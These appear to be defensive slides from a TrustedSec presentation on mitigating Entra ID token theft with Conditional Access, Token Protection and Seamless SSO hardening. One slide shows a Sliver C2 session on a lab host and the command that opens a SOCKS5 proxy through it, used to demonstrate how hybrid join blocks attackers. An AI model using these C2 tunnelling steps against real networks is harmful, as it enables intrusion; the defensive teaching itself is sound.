
⚠️ Don't lock yourself out! Make sure that your device is Microsoft Entra hybrid joined. [Learn more](#)

Require approved client app [See list of approved client apps](#)
 Require app protection policy [See list of policy protected client apps](#)
 Require password change

For multiple controls
 Require all the selected controls
 Require one of the selected controls



Token Theft Disruption




The image shows a screenshot of a web browser displaying the Microsoft Office landing page. The URL in the address bar is https://www.office.com/landingv2. The page displays a message: 'Sorry, that didn't work. Please go back to [Office.com](#) and try again.' Below this message, there is a section titled 'Thanks. Activity Details: Sign-ins'. This section lists various details about the failed sign-in attempt, including:

Basic info	Location	Device info	Authentication Details	Conditional Access	R...
Date	9/6/2024, 7:06:45 AM				
Request ID	f9abd6dc-77be-402b-a610-336122a20600				
Correlation ID	da0fc98e-e58e-46f6-92fa-3023522cf105				
Authentication requirement	Multifactor authentication				
Status	Failure				
Continuous access evaluation	No				
Sign-in error code	9001011				
Failure reason	Device policy contains unsupported required device state: {state}.				



Token Theft Disruption




C2 SOCKS Tunneling Observations

```
[server] sliver (cloud_storm) > sessions
ID Transport Remote Address Hostname Username Operating System Health
1a289749 http(s) 192.168.30.100:53189 DESKTOP-HCLVF49 SKYWALKERLABS\jsmith windows/amd64 [ALIVE]

[server] sliver (cloud_storm) > use 1a289749-e46f-4633-adbd-d9483db0ebef
[*] Active session cloud_storm (1a289749-e46f-4633-adbd-d9483db0ebef)

[server] sliver (cloud_storm) > socks5 start -P 1080
[*] Started SOCKS5 127.0.0.1 1080
△ In-band SOCKS proxies can be a little unstable depending on protocol



A Sign-in failed



https://portal.azure.com/Error/UE_SigninFailed?aadErrorDe



Sign-in failed



Error code: AADSTS9001011



Error message: AADSTS9001011:  
Device policy contains unsupported  
required device state: domain_joined.



Trace ID: 10e1b1df-5006-42dd-9ac7-e93d61f50c00 Correlation ID:  
00af8c3c-13f1-4b9b-  
85c4-439ab587494d Timestamp:  
2024-09-06 12:47:31Z


```

- Enforcing Hybrid Join limits some attacker capability over C2 channels
 - Attackers will look at joining a device to internal AD over SOCKS connection
 - Add additional hurdles for attackers to overcome



Conditional Access Defenses for PRT Theft

Device Registration Policy ...

Conditional Access policy

Delete View policy information

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies.

[Learn more ↗](#)

Name *

Assignments

Users (1)
[All users included and specific users excluded](#)

Target resources (1)
[1 user action included](#)

Network NEW (1)
[Not configured](#)

Conditions (1)
[0 conditions selected](#)

Control access based on all or specific network access traffic, cloud apps or actions.

[Learn more ↗](#)

Select what this policy applies to

▼

Select the action this policy will apply to

Register security information

Register or join devices

⚠ Only "Require multifactor authentication" can be used in policies created for the "Register or join devices" user action.
[Learn more](#)



Preview: Token Theft Mitigations

- Block Device Code Flow (Eliminates Token Theft with Token Tactics)
- Enable Token Protection (Requires P2)

<https://learn.microsoft.com/en-us/entra/identity/conditional-access/how-to-policy-authentication-flows>

<https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-token-protection>

If using Token Protection ensure you are blocking unknown and unsupported platforms

Have a game plan in place for Linux, macOS and mobile devices



SEAMLESS SSO Mitigations

- Make long term plans for migrating off
- Better ways of doing SSO such as hybrid Entra ID join or native Entra Cloud join.
- Rotate the AZURESSOACC\$ machine account regularly (30 – 90 days)
- Treat machine account like the krbtgt account

<https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/how-to-connect-sso-faq#how-can-i-roll-over-the-kerberos-decryption-key-of-the--azureadsso--computer-account->



TRUSTEDSEC

THANK YOU!

